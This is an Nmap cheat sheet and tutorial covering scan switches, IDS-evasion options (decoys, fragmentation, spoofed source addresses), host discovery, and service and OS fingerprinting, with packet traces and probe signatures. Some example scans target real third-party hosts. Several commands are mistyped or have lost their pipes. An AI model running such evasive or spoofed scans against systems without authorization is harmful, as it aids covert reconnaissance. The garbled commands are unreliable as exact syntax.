-S	<code>nmap -S www.microsoft.com www.facebook.com</code>	Scan Facebook from Microsoft (-e eth0 -Pn may be required)
-g	<code>nmap -g 53 192.168.1.1</code>	Use given source port number
--proxies	<code>nmap --proxies http://192.168.1.1:8080, http://192.168.1.2:8080 192.168.1.1</code>	Relay connections through HTTP/SOCKS4 proxies

-data-length	nmap -data-length 200 192.168.1.1	Appends random data to sent packets

Example IDS Evasion command

```
nmap -f -t 0 -n -Pn -data-length 200 -D
192.168.1.101,192.168.1.102,192.168.1.103,192.168.1.23 192.168.1.1
```

Output

Switch	Example	Description
-oN	nmap 192.168.1.1 -oN normal.file	Normal output to the file normal.file
-oX	nmap 192.168.1.1 -oX xml.file	XML output to the file xml.file
-oG	nmap 192.168.1.1 -oG grep.file	Grepable output to the file grep.file
-oA	nmap 192.168.1.1 -oA results	Output in the three major formats at once
-oG -	nmap 192.168.1.1 -oG -	Grepable output to screen. -oN -, -oX - also usable
-append-output	nmap 192.168.1.1 -oN file.file -append-output	Append a scan to a previous scan file
-v	nmap 192.168.1.1 -v	Increase the verbosity level (use -vv or more for greater effect)
-d	nmap 192.168.1.1 -d	Increase debugging level (use -dd or more for greater effect)
-reason	nmap 192.168.1.1 -reason	Display the reason a port is in a particular state, same output as -vv
-open	nmap 192.168.1.1 -open	Only show open (or possibly open) ports
-packet-trace	nmap 192.168.1.1 -T4 -packet-trace	Show all packets sent and received
-iflist	nmap -iflist	Shows the host interfaces and routes
-resume	nmap -resume results.file	Resume a scan

Helpful Nmap Output examples

Command	Description

<code>nmap -p80 -sV -oG --open 192.168.1.1/24 grep open</code>	Scan for web servers and grep to show which IPs are running web servers
<code>nmap -iR 10 -n -oX out.xml grep "Nmap" cut -d " " -f5 > live-hosts.txt</code>	Generate a list of the IPs of live hosts
<code>nmap -iR 10 -n -oX out2.xml grep "Nmap" cut -d " " -f5 >> live-hosts.txt</code>	Append IP to the list of live hosts
<code>ndiff scan1.xml scan2.xml</code>	Compare output from nmap using the ndif
<code>xsltproc nmap.xml -o nmap.html</code>	Convert nmap xml files to html files
<code>grep " open " results.nmap sed -r 's/+/ /g' sort uniq -c sort -rn less</code>	Reverse sorted list of how often ports turn up

Miscellaneous Options

Switch	Example	Description
-6	<code>nmap -6 2607:f0d0:1002:51::4</code>	Enable IPv6 scanning
-h	<code>nmap -h</code>	nmap help screen

Other Useful Nmap Commands

Command	Description
<code>nmap -iR 10 -PS22-25,80,113,1050,35000 -v -sn</code>	Discovery only on ports x, no port scan
<code>nmap 192.168.1.1-1/24 -PR -sn -vv</code>	Arp discovery only on local network, no port scan
<code>nmap -iR 10 -sn -traceroute</code>	Traceroute to random targets, no port scan
<code>nmap 192.168.1.1-50 -sL --dns-server 192.168.1.1</code>	Query the Internal DNS for hosts, list targets only

<https://www.stationx.net/nmap-cheat-sheet/>

Nmap (Network MAPper) is a network port scanner with service version and operating system detection engines. The tool was originally developed by Fyodor and published in Phrack Issue 51 in 1997. The tool is command line although a number of GUIs exist. Nmap runs on a variety of platforms including Linux, *BSD, Windows, and others.

Port Scanning

Nmap uses several port scanning approaches. Table below summarizes "canned" scan types and corresponding command line flags:

- **-sT**: TCP Connect() Scan

<https://t.me/learningnets>

- **-sS:** SYN Scan
- **-sA:** ACK Scan
- **-sW:** Window
- **-sN:** Null Scan
- **-sF:** FIN Scan
- **-sX:** XMas Scan
- **-sU:** UDP Scan
- **-sM:** Maimon Scan
- **-sO:** IP Protocol Scan
- **-sI:** host:port Idle Scan
- **-b:** FTP Bounce Scan

Using the above table, we can quickly generate a simple SYN scan on a Windows box:

```
nmap -sS 192.168.1.100
Interesting ports on 192.168.1.100:
Not shown: 1692 closed ports
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
5000/tcp open UPnP
MAC Address: 00:11:22:33:44:55
Nmap finished: 1 IP address (1 host up) scanned in 1.347 seconds
```

It is often useful to know the reason for nmap's decision on port's state. Use option `--reason` to get detailed explanation:

```
nmap -sS 72.14.207.99 -p22,80 --reason
...
Interesting ports on eh-in-f99.google.com (72.14.207.99):
PORT STATE SERVICE REASON
22/tcp filtered ssh no-response
80/tcp open http syn-ack
Nmap done: 1 IP address (1 host up) scanned in 2.028 seconds
```

With the command line above, only default set of ports will be scanned. To scan all ports on the machine use `-p` flag:

```
nmap -sS 192.168.1.100 -p1-65535
```

To scan a large number of machines, you may use ranges and wildcards:

```
nmap -sA 192.168.*.1-10,250-254
```

The above will scan everything beginning with **192.168** and ending with either **1–10** or **250–254**. The less flexible CIDR notation may also be used. Below is an example on how to perform a UDP scan on a Class C subnet:

```
nmap -sU 192.168.0.0/24
```

The majority of scans are trivial to execute, they only require users to set a proper flag, target, and a range of ports. Some scan types, such as Idle Scan and FTP Bounce Scan require additional hosts with certain characteristics to act as intermediaries.

In addition to predefined set of scanning methodologies, NMap allows its users to generate custom TCP packets with different flags set (URG, ACK, PSH, RST, SYN, and FIN). Results collected from a custom scan will be interpreted as if it was a SYN Scan (SYN/ACK indicating an open port and RST indicating a closed port) by default, but you can specify different approach to interpreting results by specifying any other scan type. For example, if we want to create a variation on FIN Scan and instead scan using a combination of URG and PSH flags set in packets we send the following nmap command will do the trick:

```
nmap 192.168.1.101 -p666 -sF --scanflags URGPSH
```

In the example above we are attempting to probe port 666 on the target host 192.168.1.101 with the following packets being sent:

```
0.144033 192.168.1.100 -> 192.168.1.101 TCP 56242 > 666 [PSH, URG] Seq=0 Urg=0 Len=0
0.144144 192.168.1.101 -> 192.168.1.100 TCP 666 > 56242 [RST, ACK] Seq=0 Ack=0 Win=0
Len=0
```

We have received RST from the target host which will be interpreted as closed port as if it was a FIN Scan in the first place. Below is nmap's output for this custom scan:

```
Interesting ports on 192.168.1.101:
PORT STATE SERVICE
666/tcp closed doom
```

Host Discovery

Nmap's default host discovery facility is **Ping Scan**. It communicates with target hosts by sending ICMP echo request and an ACK packet to port 80 when raw socket access is available. The latter is akin to TCP ACK Scan where RST response will be generated if the target host exists and its ports are unfiltered. This is a useful feature since more and more hosts ignore ICMP Echo requests. The following nmap command will perform this type of scan on hosts 4.2.2.1 to 4.2.2.3:

```
nmap -sP 4.2.2.1-3 -n
```

Below is the packet trace of the above request. Note that we have disabled DNS lookup for brevity:

```
# nmap is sending both ping request and ACK packet to port 80
# to test existence of hosts
0.000000 192.168.1.100 -> 4.2.2.1 ICMP Echo (ping) request
0.000369 192.168.1.100 -> 4.2.2.1 TCP 59997 > www [ACK] Seq=0 Ack=0 Win=2048 Len=0
0.000877 192.168.1.100 -> 4.2.2.2 ICMP Echo (ping) request
0.000969 192.168.1.100 -> 4.2.2.2 TCP 59997 > www [ACK] Seq=0 Ack=0 Win=2048 Len=0
0.001069 192.168.1.100 -> 4.2.2.3 ICMP Echo (ping) request
```

```

0.052535 192.168.1.100 -> 4.2.2.3 TCP 59997 > www [ACK] Seq=0 Ack=0 Win=3072 Len=0# not
only hosts are nice enough to respond with ping reply, but
# they further confirm their existence with RST responses0.055146 4.2.2.1 -> 192.168.1.100
ICMP Echo (ping) reply
0.059524 4.2.2.1 -> 192.168.1.100 TCP www > 59997 [RST] Seq=0 Len=0 0.061627 4.2.2.2 ->
192.168.1.100 TCP www > 59997 [RST] Seq=0 Len=0 0.061910 4.2.2.2 -> 192.168.1.100 ICMP
Echo (ping) reply
0.062106 4.2.2.3 -> 192.168.1.100 ICMP Echo (ping) reply
0.100264 4.2.2.3 -> 192.168.1.100 TCP www > 59997 [RST] Seq=0 Len=0

```

And here is nmap's output for the above scan:

```

Host 4.2.2.1 appears to be up.
Host 4.2.2.2 appears to be up.
Host 4.2.2.3 appears to be up.

```

For scanning environments where access to raw sockets is not available, nmap utilizes an approach similar to TCP Connect Scan by trying to connect to port 80 on the target host. Naturally any response (SYN/ACK or RST) will confirm hosts existence. Here is a packet trace for scan above made using unprivileged account:

```

# nmap attempts to connect to port 80 on target hosts0.000000 192.168.1.100 -> 4.2.2.1 TCP
51223 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=22750678 TSER=0 WS=2
0.000980 192.168.1.100 -> 4.2.2.2 TCP 49964 > www [SYN] Seq=0 Len=0 MSS=1460
TSV=22750678 TSER=0 WS=2
0.001323 192.168.1.100 -> 4.2.2.3 TCP 37757 > www [SYN] Seq=0 Len=0 MSS=1460
TSV=22750678 TSER=0 WS=2 # target hosts reply that port is not available thus revealing their
existence
0.014831 4.2.2.1 -> 192.168.1.100 TCP www > 51223 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
0.018126 4.2.2.2 -> 192.168.1.100 TCP www > 49964 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
0.023210 4.2.2.3 -> 192.168.1.100 TCP www > 37757 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0

```

While Ping Scan offers a preset collection of tests, you may fine tune the discovery process with ping types below:

ICMP Ping

Nmap allowed us to use several unique ICMP types for pings: -PE, -PP, and -PM. The above three arguments correspond to standard ECHO reply, Timestamp reply, and Address Mask reply. Below are commands and corresponding commands for the above ping types:

For echo ping the following nmap command can be used:

```
nmap -sP -PE 4.2.2.1
```

For Timestamp ping we can use this command instead:

```
nmap -sP -PP 4.2.2.1
```

At last Address Mask ping will require the following command:

```
nmap -sP -PM 4.2.2.1
```

TCP SYN Ping

TCP SYN Ping allows us to use SYN packets sent to specific port(s) when attempting to determine machine's existence.

```
nmap -sP -PS53 4.2.2.1
```

TCP ACK Ping

Below is the nmap command that will perform ACK ping on **4.2.2.1-3** range just like in SYN ping example.

```
nmap -sP -PA53 4.2.2.1-3
```

UDP Ping

UDP Ping sends an empty UDP packet to an uncommon port hoping that it will produce ICMP reply revealing that the target system is live. UDP ping uses **31338** as a default port to test on the target system. Below is a sample case of UDP scan of a range from **4.2.2.1** to **4.2.2.3**:

```
nmap -sP -PU 4.2.2.1
```

ARP Ping

You can force any of scan to use ARP ping by adding `--send-eth` to the command. On the other hand you can prevent the use of raw ethernet frames by adding `--send-ip` to disable ARP ping. Here is an example of trying to ping host **192.168.1.1**:

```
nmap -sP -PR 192.168.1.1
```

IP Protocol Ping

As a natural extension of IP Protocol Scan, Nmap implement IP Protocol Ping to illicit some response from the host:

```
nmap -sP -PO 192.168.1.1
```

Reverse DNS

We can conduct mass rDNS queries using nmap's **List Scan**. It does not make any direct queries to target hosts, but it lists all ip addresses in the specified range and performs rDNS queries. You can also specify your own list of dns servers. For example a command to list scan ip range from **64.233.187.99** to **64.233.187.101** using **4.2.2.1** as a DNS server:

```
nmap -sL 64.233.187.99-101 --dns-servers 4.2.2.1,4.2.2.2
```

```
Starting Nmap 4.20 ( http://insecure.org ) at 2007-10-04 19:32 PDT Host jc-in-f99.google.com  
(64.233.187.99) not scanned  
Host jc-in-f100.google.com (64.233.187.100) not scanned  
Host jc-in-f101.google.com (64.233.187.101) not scanned  
Nmap finished: 3 IP addresses (0 hosts up) scanned in 4.080 seconds
```

Service/Version Detection

When Nmap discovers an open port on the target system, it prints out a service name commonly associated with that port number. Such descriptions are obtained from a fixed database with direct mappings of port numbers and their associated description. Unfortunately, if a particular service will be bound on a non-standard port, information

supplied by Nmap would be faulty. To establish which service is running on an open port to a greater degree of certainty, Nmap can optionally further interrogate the system to extract not only the service name but also version number, protocol version, and other useful information. Nmap includes a number of generic probes: 10 UDP Probes and 30 TCP Probes. In the majority of time a simple TCP NULL Probe is sufficient to determine all information we need about the port; however if clarification or more information is needed nmap will launch more probe requests.

TCP NULL Probe

This probe is launched by default when attempting to run service/version detection mechanism on an open TCP port. In this case a TCP connection is opened, but nothing is sent. Instead nmap waits for 6 seconds (used to be 5) and listens for any response such as welcome banners. Responses are matched with hundreds of signatures stored in Nmap's service probes database stored in *nmap-service-probe* file. For example, let's attempt to detect the exact service and version running on port 22 (ssh) of the target system 192.168.1.101:

```
nmap -sV -p22 192.168.1.101 --version-all
```

This request generates the following packet trace:

```
# Nmap first SYN Scans the target port and determines it is open0.125807 192.168.1.100 ->
192.168.1.101 TCP 63744 > ssh [SYN] Seq=0 Len=0 MSS=1460
0.125908 192.168.1.101 -> 192.168.1.100 TCP ssh > 63744 [SYN, ACK] Seq=0 Ack=1 Win=65535
Len=0 MSS=1460
0.125931 192.168.1.100 -> 192.168.1.101 TCP 63744 > ssh [RST] Seq=1 Len=0# Next a
connection is established and we passively wait for
# the server response0.244139 192.168.1.100 -> 192.168.1.101 TCP 35239 > ssh [SYN] Seq=0
Len=0 MSS=1460 TSV=1221975 TSER=0 WS=2
0.244281 192.168.1.101 -> 192.168.1.100 TCP ssh > 35239 [SYN, ACK] Seq=0 Ack=1 Win=65535
Len=0 MSS=1460 WS=1 TSV=7886057 TSER=1221975 0.244306 192.168.1.100 ->
192.168.1.101 TCP 35239 > ssh [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=1221975
TSER=7886057# Server responds with a welcome banner which includes exact service # name
and version number which completes TCP Null Probe routine0.259871 192.168.1.101 ->
192.168.1.100 SSH Server Protocol: SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110
0.259899 192.168.1.100 -> 192.168.1.101 TCP 35239 > ssh [ACK] Seq=1 Ack=40 Win=5840
Len=0 TSV=1221979 TSER=7886072
0.399051 192.168.1.100 -> 192.168.1.101 TCP 35239 > ssh [FIN, ACK] Seq=1 Ack=40 Win=5840
Len=0 TSV=1222014 TSER=7886072
0.399176 192.168.1.101 -> 192.168.1.100 TCP ssh > 35239 [ACK] Seq=40 Ack=2 Win=66608
Len=0 TSV=7886212 TSER=1222014
0.399771 192.168.1.101 -> 192.168.1.100 TCP ssh > 35239 [FIN, ACK] Seq=40 Ack=2
Win=66608 Len=0 TSV=7886212 TSER=1222014
0.399788 192.168.1.100 -> 192.168.1.101 TCP 35239 > ssh [ACK] Seq=2 Ack=41 Win=5840
Len=0 TSV=1222014 TSER=7886212
```

Upon connecting to the target system on port 22, nmap received the following welcome banner:

```
SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110
```

It was immediately matched with the following regular expression entry in Nmap's service probe database which extracted not only service name, type, and protocol number but also details on host operating system.

```
match ssh m|^SSH-([\d.]+)-OpenSSH_([\w.]+) FreeBSD-([\d]+)\n| p/OpenSSH/ v/$2/ i/FreeBSD $3; protocol $1/ o/FreeBSD/
```

As a result nmap produced the following output:

Interesting ports on 192.168.1.101:

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 4.5p1 (FreeBSD 20061110; protocol 2.0)

MAC Address: 00:01:02:03:04:05

Service Info: OS: FreeBSD

Other Probes

If the target port is UDP, TCP Null Probe did not return sufficient results, or additional information can be collected, Nmap launches one of its probes. Detailed listing of each probes can be found on Nmap Service Probe page.

Which specific probe to launch is based on whatever information was gathered in TCP Null Probe or the service most likely to run on a given port. For example, port 80 is likely to run a web server thus TCP GetRequest probe is likely to get launched. At the same time if both NULL Probe fails and the second probe doesn't return any results, nmap proceeds to launch every single probe sequentially. Here is an example TCP GetRequest probe definition:

```
Probe TCP GetRequest q|GET / HTTP/1.0\r\n\r\n| rarity 1 ports 1,70,79,80-85,88,113,139,143,280,497,505,514,515,540,554,620,631,783,888,898,900,901,993,995,1026,1080,1214,1220,1234,1311,1314,1503,1830,1900,2001,2002,2030,2064,2160,2306,2525,2715,2869,3000,3002,3052,3128,3280,3372,3531, 3689,4000,4660,5000,5427,5060,5222,5269,5432,5800-5803,5900,6103,6346,6544,6600,6699,6969,7007,7070,7776,8000-8010, 8080-8085,8118,8181,8443,8880-8888,9001,9030,9050,9080,9090,9999,10000,10005,11371,13013,13666,13722,14534,15000,18264,40193,50000,55555,4711 sslports 443
```

From the definition above we can see that for ports 1,70,79,80–85... nmap is going to send out GET / HTTP/1.0\r\n\r\n request. This should produce signatures that will match common web servers on the net. Also note the rarity attribute is set to "1" which means that this type of probe is extremely popular and will be executed at highest priority.

Here is an example where we are going to get service/version information on port 80 of google.com:

```
nmap -sV -p80 64.233.187.99 --version-all
```

This will produce the following packet trace:

```
# Nmap is SYN Scanning port 80 on google.com and confirms it is open0.000000 192.168.1.100
-> 64.233.187.99 TCP 54087 > www [SYN] Seq=0 Len=0 MSS=1460
0.135261 64.233.187.99 -> 192.168.1.100 TCP www > 54087 [SYN, ACK] Seq=0 Ack=1
```


Win=8190 Len=0 MSS=1460
0.135291 192.168.1.100 -> 64.233.187.99 TCP 54087 > www [RST] Seq=1 Len=0# Now we start
NULL Probe of nmap's service/version detection engine0.264543 192.168.1.100 ->
64.233.187.99 TCP 39240 > www [SYN] Seq=0 Len=0 MSS=1460 TSV=2192037 TSER=0 WS=2
0.370085 64.233.187.99 -> 192.168.1.100 TCP www > 39240 [SYN, ACK] Seq=0 Ack=1
Win=8190 Len=0 MSS=1460
0.370120 192.168.1.100 -> 64.233.187.99 TCP 39240 > www [ACK] Seq=1 Ack=1 Win=5840
Len=0# After waiting for 6 seconds, nmap gives up and based on
target port 80 sends TCP GetRequest probe instead.6.370004 192.168.1.100 ->
64.233.187.99 HTTP GET / HTTP/1.0
6.477470 64.233.187.99 -> 192.168.1.100 TCP www > 39240 [ACK] Seq=1 Ack=19 Win=5720
Len=0# Google Web server responds with service name and version headers6.483348
64.233.187.99 -> 192.168.1.100 HTTP HTTP/1.0 200 OK (text/html)
6.483367 192.168.1.100 -> 64.233.187.99 TCP 39240 > www [ACK] Seq=19 Ack=1431
Win=8580 Len=0
6.483623 64.233.187.99 -> 192.168.1.100 HTTP Continuation or non-HTTP traffic
6.483634 192.168.1.100 -> 64.233.187.99 TCP 39240 > www [ACK] Seq=19 Ack=2861
Win=11440 Len=0
6.483868 64.233.187.99 -> 192.168.1.100 HTTP Continuation or non-HTTP traffic
6.483881 192.168.1.100 -> 64.233.187.99 TCP 39240 > www [ACK] Seq=19 Ack=4184
Win=14300 Len=0
6.483870 64.233.187.99 -> 192.168.1.100 TCP www > 39240 [FIN, ACK] Seq=4184 Ack=19
Win=5720 Len=0
6.489446 192.168.1.100 -> 64.233.187.99 TCP 39240 > www [RST, ACK] Seq=19 Ack=4185
Win=14300 Len=0

As we can see from the above packet trace the initial NULL Probe didn't bring any results so Nmap launched GetRequest probe emulating a standard web request. Google returned its standard front page including HTTP Headers revealing server name and version:

```
HTTP/1.0 200 OK
Cache-Control: private
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: PREF=ID=XXXX:TM=XXXX:LM=XXXX:S=XXXX; expires=Sun, 17-Jan-2038 19:14:07 GMT; path=/; domain=.google.com
Server: GWS/2.1
Date: Fri, XX XXX XXXX XX:XX:XX GMT
Connection: Close
```

This response was matches with the following regex entry in nmap's database:

```
match http m|^HTTP/1\.[01] \d\d\d .*r\nServer: GWS/([\d.])r\n|s p/Google httpd/ v/$1/i/GWS/ o/Linux/
```

As a result, nmap produced the following output:

```
Interesting ports on 64.233.187.99: PORT STATE SERVICE VERSION 80/tcp open http Google
httpd 2.1 (GWS) Service Info: OS: Linux
```

Cheats and Fallbacks

To increase reliability, Nmap uses a system of cheats and fallbacks. In case where a target system is slow to respond to nmap's probes, the actual response may occur when nmap already gave up on Null Probe and is launching some other probe instead. If response returned by the system does not match to anything corresponding to the second probe, nmap cheats by still attempting to match the response to anything in the NULL probe thus increasing chances of correct detection.

In addition to Null Probe cheats, nmap allows definition of fallback Probes that can be launched if any given probe fails.

OS Detection

Nmap's OS detection mechanism relies on different implementations of IP stack across different operating systems. By sending a number of probes to the target host and comparing responses to internal os signature database, Nmap is capable of detecting operating system name and version, uptime, network distance, IPID Sequence Generation, and other information.

Nmap uses two versions of signature databases. The older signature database is less precise and contains less tests, but has a lot more signatures compared to the more recent signature database which introduces better precision. Older database is stored in *nmap-os-fingerprints* while newer signatures are stored in *nmap-os-db* file. Below is a sample signature from *nmap-os-db*:

```
# XP Professional 5.1, Service Pack 2, Build 2600. Fingerprint Microsoft Windows XP SP2 Class
Microsoft | Windows | XP | general purpose SEQ(SP=F4-FE%GCD=<7%ISR=10B-
115%TI=I%II=I%SS=S%TS=0)
OPS(O1=M5B4NW0NNT00NNS%O2=M5B4NW0NNT00NNS%O3=M5B4NW0NNT00%O4=M5B4
NW0NNT00NNS%O5=M5B4NW0NNT00NNS%O6=M5B4NNT00NNS)
WIN(W1=4470%W2=41A0%W3=4100%W4=40E8%W5=40E8%W6=402E)
ECN(R=Y%DF=Y%T=7F%TG=7F%W=4470%O=M5B4NW0NNS%CC=N%Q=)
T1(R=Y%DF=Y%T=7F%TG=7F%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=N%T=7F%TG=7F%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=7F%TG=7F%W=402E%S=O%A=S+%F=AS%O=M5B4NW0NNT00NNS%RD=0%Q
=) T4(R=Y%DF=N%T=7F%TG=7F%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=N%T=7F%TG=7F%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=N%T=7F%TG=7F%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=N%T=7F%TG=7F%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(DF=N%T=7F%TG=7F%TOS=0%IPL=B0%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUL=G
%RUD=G) IE(DFI=S%T=7F%TG=7F%TOSI=Z%CD=Z%SI=S%DLI=S)
```

And here is a much shorter version from *nmap-os-fingerprints*:

```
# Microsoft Windows XP Professional (English) w/ SP2 (Build 2600.xpsp_sp2_rtm.040803-2158
: Service Pack 2) # Widows XP Professional (English UK) SP2 - latest patches as of 20 Dec 2004 -
build 2600.xpsp_sp2_rtm.040803-2158 # Microsoft Windows XP Home Edition (French) SP2
build 2600.xpsp_sp2_rtm.040803-2158 # Microsoft Windows XP Profesional (English) SP2 Ver
5.1 build 2600.xpsp_sp2_rtm.040803-2158 : Service Pack 2 Fingerprint Microsoft Widows XP
SP2 Class Microsoft | Windows | NT/2K/XP | general purpose
TSeq(Class=TR%gcd=<6%IPID=I%TS=U)
T1(DF=Y%W=805C|88A4|FC94|FFFF%ACK=S++%Flags=AS%Ops=MNW)
```

```
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=805C|88A4|FC94|FFFF%ACK=S++%Flags=AS%Ops=MNW)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=) T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=) T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=B0%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

The first keyword *Fingerprint* defines system's name for which we will specify characteristic ip stack signature. Next like keyword *Class* defines vendor, OS name, OS family, and type of device. Following these two lines are the actual fingerprints collected from probes sent by Nmap. Specific signature attributes can be left blank or defined as either a static value or as a set of possible values. When defining different values common operators like OR (|), Range (-), Greater than (>), and Less than (<).

Details of individual parameters are covered in section *Probes* while descriptions of tests for each for the paramters are covered in section *Tests* below.

Probes

To start nmap's os detection engine use a command as follows:

```
nmap -O 192.168.1.101 -p22 -n -PN
```

Six packets are sent 110ms apart to an open port on the target host. Below is the packet trace of traffic generated:

```
# Packet #1: window scale (10), NOP, MSS (1460), timestamp (TSval: 0xFFFFFFFF; TSecr: 0), SACK
permitted. The window field is 10.221494 192.168.1.100 -> 192.168.1.101 TCP 45079 > ssh
[SYN] Seq=0 Len=0 WS=10 MSS=1460 TSV=4294967295 TSER=0
0.221611 192.168.1.101 -> 192.168.1.100 TCP ssh > 45079 [SYN, ACK] Seq=504255574 Ack=1
Win=65535 Len=0 MSS=1460 WS=1 TSV=533947 TSER=4294967295
0.221629 192.168.1.100 -> 192.168.1.101 TCP 45079 > ssh [RST] Seq=1 Len=0# Packet #2: MSS
(1400), window scale (0), SACK permitted, timestamp (TSval: 0xFFFFFFFF; TSecr: 0). The window
field is 63.0.325501 192.168.1.100 -> 192.168.1.101 TCP 45080 > ssh [SYN] Seq=0 Len=0
MSS=1400 WS=0 TSV=4294967295 TSER=0
0.325642 192.168.1.101 -> 192.168.1.100 TCP ssh > 45080 [SYN, ACK] Seq=1875345108 Ack=1
Win=65535 Len=0 MSS=1460 WS=1 TSV=534051 TSER=4294967295
0.325661 192.168.1.100 -> 192.168.1.101 TCP 45080 > ssh [RST] Seq=1 Len=0# Packet #3:
Timestamp (TSval: 0xFFFFFFFF; TSecr: 0), NOP, NOP, window scale (5), NOP, MSS (640). The
window field is 4.0.429498 192.168.1.100 -> 192.168.1.101 TCP 45081 > ssh [SYN] Seq=0 Len=0
TSV=4294967295 TSER=0 WS=5 MSS=640
0.429602 192.168.1.101 -> 192.168.1.100 TCP ssh > 45081 [SYN, ACK] Seq=3217721325 Ack=1
Win=65535 Len=0 MSS=1460 WS=1 TSV=534155 TSER=4294967295
0.429619 192.168.1.100 -> 192.168.1.101 TCP 45081 > ssh [RST] Seq=1 Len=0# Packet #4:
SACK permitted, Timestamp (TSval: 0xFFFFFFFF; TSecr: 0), window scale (10). The window field is
4.0.533498 192.168.1.100 -> 192.168.1.101 TCP 45082 > ssh [SYN] Seq=0 Len=0
TSV=4294967295 TSER=0 WS=10
0.533614 192.168.1.101 -> 192.168.1.100 TCP ssh > 45082 [SYN, ACK] Seq=1209695118 Ack=1
Win=65535 Len=0 MSS=1460 WS=1 TSV=534259 TSER=4294967295
0.533633 192.168.1.100 -> 192.168.1.101 TCP 45082 > ssh [RST] Seq=1 Len=0# Packet #5: MSS
(536), SACK permitted, Timestamp (TSval: 0xFFFFFFFF; TSecr: 0), window scale (10). The window
field is 16.0.637494 192.168.1.100 -> 192.168.1.101 TCP 45083 > ssh [SYN] Seq=0 Len=0
```

MSS=536 TSV=4294967295 TSER=0 WS=10

0.637616 192.168.1.101 -> 192.168.1.100 TCP ssh > 45083 [SYN, ACK] Seq=3691572495 Ack=1 Win=65535 Len=0 MSS=1460 WS=1 TSV=534363 TSER=4294967295

0.637636 192.168.1.100 -> 192.168.1.101 TCP 45083 > ssh [RST] Seq=1 Len=0# Packet #6: MSS (265), SACK permitted, Timestamp (TSval: 0xFFFFF; TSecr: 0). The window field is

512.0.741499 192.168.1.100 -> 192.168.1.101 TCP 45084 > ssh [SYN] Seq=0 Len=0 MSS=265 TSV=4294967295 TSER=0

0.741602 192.168.1.101 -> 192.168.1.100 TCP ssh > 45084 [SYN, ACK] Seq=3601587824 Ack=1 Win=65535 Len=0 MSS=1460 TSV=534467 TSER=4294967295

0.741621 192.168.1.100 -> 192.168.1.101 TCP 45084 > ssh [RST] Seq=1 Len=0

The following signature parameters will be gathered by this probe and corresponding tests will be performed:

- SEQ — sequence analysis (GCD, SP, ISR, IPID, TS)
- OPS — TCP options received (O1–O6)
- WIN — window sizes received (W1–W6)
- T1 — collection of gathered test values (R, DF, T, TG, S, A, F, RD, Q)

Two ICMP echo packets are sent:

Packet #1: IP DF set, TOS code 9, Seq=295, random IP ID and ICMP

id 120 byte payload of random characters0.775051 192.168.1.100 -> 192.168.1.101 ICMP Echo (ping) request 0.775183 192.168.1.101 -> 192.168.1.100 ICMP Echo (ping) reply# Packet

#2: IP DF set, TOS code 0, Seq=296, IP ID+1, ICMP id+1

150 byte payload of random characters0.809496 192.168.1.100 -> 192.168.1.101 ICMP Echo (ping) request 0.809629 192.168.1.101 -> 192.168.1.100 ICMP Echo (ping) reply

The following signature parameter will be gathered by this probe and corresponding tests will be performed:

- IE — (R, DFI, T, TG, TOSI, CD, SI, DLI)

A single UDP packet is sent to a closed port with 'C' character repeated 300 times in the data field.

0.845489 192.168.1.100 -> 192.168.1.101 UDP Source port: 44998 Destination port: 41293

0.845631 192.168.1.101 -> 192.168.1.100 ICMP Destination unreachable (Port unreachable)

The following signature parameter will be gathered by this probe and corresponding tests will be performed:

- U1 — (R, DF, T, TG, TOS, IPL, UN, RIPL, RID, RIPCK, RUCK, RUL, RUD)

A single SYN packet is sent with ECN CWR and ECE congestion control flags set:

0.873497 192.168.1.100 -> 192.168.1.101 TCP 45091 > ssh [SYN, ECN, CWR] Seq=0 Len=0 WS=10 MSS=1460

0.873601 192.168.1.101 -> 192.168.1.100 TCP ssh > 45091 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=1

0.873621 192.168.1.100 -> 192.168.1.101 TCP 45091 > ssh [RST] Seq=1 Len=0

The following signature parameter will be gathered by this probe and corresponding tests will be performed:

- ECN — (R, DF, T, TG, W, O, CC, Q)

Six TCP packets are sent with varying flags set:

```
# T2 - TCP NULL Win=1280.909497 192.168.1.100 -> 192.168.1.101 TCP 45093 > ssh [] Seq=0
Len=0 WS=10 MSS=265 TSV=4294967295 TSER=0# T3 - SYN FIN URG PSH Win=2560.937498
192.168.1.100 -> 192.168.1.101 TCP 45094 > ssh [FIN, SYN, PSH, URG] Seq=0 Urg=0 Len=0
WS=10 MSS=265 TSV=4294967295 TSER=0 0.937597 192.168.1.101 -> 192.168.1.100 TCP ssh >
45094 [SYN, ACK] Seq=2009364148 Ack=1 Win=65535 Len=0 MSS=1460 WS=1 TSV=534663
TSER=4294967295
0.937615 192.168.1.100 -> 192.168.1.101 TCP 45094 > ssh [RST] Seq=1 Len=0# T4 - ACK
Win=10240.965490 192.168.1.100 -> 192.168.1.101 TCP 45095 > ssh [ACK] Seq=0 Ack=0
Win=1024 Len=0 WS=10 MSS=265 TSV=4294967295 TSER=0
0.965577 192.168.1.101 -> 192.168.1.100 TCP ssh > 45095 [RST] Seq=0 Len=0# T5 - SYN
